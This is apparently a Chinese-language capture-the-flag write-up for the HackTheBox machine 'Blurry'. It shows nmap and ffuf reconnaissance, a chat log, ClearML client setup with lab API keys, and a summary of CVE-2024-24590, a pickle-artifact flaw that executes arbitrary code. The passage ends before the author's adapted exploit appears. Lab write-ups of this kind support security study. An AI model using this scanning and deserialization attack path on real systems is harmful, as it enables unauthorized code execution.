
Blurry,vhosts、ClearML[CVE腳本撰寫]、evaluate_model[torch框架提權]

```
└─# nmap -sCV -p 22,80 10.10.11.19 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 02:27 PDT
Nmap scan report for 10.10.11.19
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://app.blurry.htb/
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 -
5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux
3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   279.56 ms 10.10.14.1
2   279.68 ms 10.10.11.19

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.53 seconds
```


---

namp有vhosts，猜測還有其他，繼續模糊爆破
抓到2個hosts



```
└─# ffuf -w /usr/share/seclists/Discovery/DNS/n0kovo_subdomains.txt -u http://blurry.htb -H "Host:FUZZ.blurry.htb" -fc 301

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://blurry.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/n0kovo_subdomains.txt
 :: Header           : Host: FUZZ.blurry.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 301
________________________________________________

app                     [Status: 200, Size: 13327, Words: 382, Lines: 29, Duration: 232ms]
files                   [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 530ms]
chat                    [Status: 200, Size: 218733, Words: 12692, Lines: 449, Duration: 335ms]
```

```
files => 沒參考價值
chat =>登入介面(rocker.chat)[可創建user]
```



Kali Linux 2023

chat.blurry.htb/channel/general

# general

dioptric joined the channel 00:56

2024年2月17日

irisview 10:32
Hey team, hope everyone's vision is clear today! 😄 Just a heads up, we've got a sprint review meeting tomorrow. Make sure your tasks are up to date in our DevOps platform.

raytrace 10:32
Speaking of clear vision, I spent the weekend trying to debug that pesky vision algorithm. Turns out, the solution was right in front of us! I'll share the deets in our meeting.

lenasphere 10:33
Good stuff, team! irisview, is there anything specific we should prepare for the sprint review?

irisview 10:34
Just ensure your parts of the project are polished and ready to demo. It's all about showing our progress and figuring out our next steps.


jippity Admin 10:35
Loving the collaborative spirit here! 🚀 By the way, has anyone seen the new coffee machine in the break room? It's supposed to have a "vision" for the perfect brew. 😂

irisview 10:36
Haha, jippity , I'll believe it when I see it...or taste it, rather. Let's all grab a coffee after the sprint review tomorrow. My treat!


melo joined the channel 11:46

`jippity` 因該是個管理員

app.blurry.htb可直接進入



可以按照步驟安裝：



GETTING STARTED

Get started in a jiffy:

1. Install

Run the ClearML setup script

```
pip install clearml
```

2. Configure

LOCAL PYTHON　JUPYTER NOTEBOOK

Run the ClearML setup script

```
clearml-init
```

Complete the clearml configuration information as prompted.


```
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "4MUFTSY31R1AO6DD7BAJ"
    "secret_key" = "lJDv9yTi8w6bHe2zNcV1rkDVSGwPE8cukNeF6qYVySw15HOo7U"
  }
}
```

Manage your app credentials in the workspace settings page

一開始安裝失敗，查看chatGTP


```
使用虛擬環境來安裝ClearML

1 確保virtualenv已安裝:
pip install virtualenv
2 建立新的虛擬環境:
virtualenv myenv
3 啟動虛擬環境:在Unix 或MacOS 上:
source myenv/bin/activate
後續按照步驟在虛擬環境中安裝ClearML :
pip install clearml
clearml-init
```

後續發現執行錯誤，需要新增api的vhosts



```
┌──(myenv)─(root㉿kali)-[~]
└─# clearml-init
ClearML SDK setup process

Please create new clearml credentials through the settings page in your `clearml-se
on)
Or create a free account at https://app.clear.ml/settings/workspace-configuration

In settings page, press "Create new credentials", then press "Copy to clipboard".

Paste copied configuration here:
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "OPEQAOT5AXBV6B24EDWW"
    "secret_key" = "3dtIWJ760TCPy1qVmnVwld9xKOaHqgRjZtfFPUWqkTKrQrDRcY"
  }
}
Detected credentials key="OPEQAOT5AXBV6B24EDWW" secret="3dtI***"

ClearML Hosts configuration:
Web App: http://app.blurry.htb
API: http://api.blurry.htb
File Store: http://files.blurry.htb
```

成功



```
└─# clearml-init
ClearML SDK setup process

Please create new clearml credentials through the settings page in your `clearml-server` web app (e.g. http://localhost:8080//settings/workspace-configurati
on)
Or create a free account at https://app.clear.ml/settings/workspace-configuration

In settings page, press "Create new credentials", then press "Copy to clipboard".

Paste copied configuration here:
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "OPEQAOT5AXBV6B24EDWW"
    "secret_key" = "3dtIWJ760TCPy1qVmnVwld9xKOaHqgRjZtfFPUWqkTKrQrDRcY"
  }
}
Detected credentials key="OPEQAOT5AXBV6B24EDWW" secret="3dtI***"

ClearML Hosts configuration:
Web App: http://app.blurry.htb
API: http://api.blurry.htb
File Store: http://files.blurry.htb

Verifying credentials ...
Credentials verified!

New configuration stored in /root/clearml.conf
ClearML setup completed successfully.
```


查看ClearML SDK configuration漏洞
在https://nvd.nist.gov/vuln/detail/CVE-2024-24591找到

- https://hiddenlayer.com/research/not-so-clear-how-mlops-solutions-can-muddy-the-waters-of-your-supply-chain/
  有發現很多漏洞，可以嘗試看看

  CVE-2024-24590：工件 Get 上的 Pickle 負載

  我們團隊在 ClearML 中發現的第一個漏洞涉及 pickle 檔案固有的不安全性。我們發現攻擊者可以建立包含任意程式碼的 pickle 文件，並透過 API 將其作為工件上傳到專案。當使用者呼叫*Artifact*類別中的*get*方法來下載檔案並將其載入到記憶體中時，pickle 檔案將在其係統上反序列化，並運行它包含的任何任意程式碼。

參考文件底下腳本、靶機clearML資料，進行腳本修改，



```
app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experiments/3c9e4b166f814045861ec2129d3f3453/execution?c...
```

PROJECTS / Black Swan

OVERVIEW　EXPERIMENTS　MODELS

EXPERIMENTS LIST　SORTED BY

Review JSON Artifacts　✓ Completed
Updated a minute ago • Created by Chad Jippity

Review JSON Artifacts　✓ Completed
Updated 21 hours ago • Created by Chad Jippity

Review JSON Artifacts　✓ Completed
Updated 12 days ago • Created by Chad Jippity

Review JSON Artifacts　✓ Completed
Updated 12 days ago • Created by Chad Jippity

COMPLETED

Review JSON Artifacts　ID 3c9e4b16...


EXECUTION　CONFIGURATION　ARTIFACTS　INFO　CONSOLE　SCALARS

UNCOMMITTED CHANGES

```
        print(f"[!] Artifact '{artifact_name}' content is not a dictionary."

main():
review_task = Task.init(project_name="Black Swan",
                         task_name="Review JSON Artifacts",
                         task_type=Task.TaskTypes.data_processing)

# Retrieve tasks tagged for review
tasks = Task.get_tasks(project_name='Black Swan', tags=["review"], allow_arc

if not tasks:
```

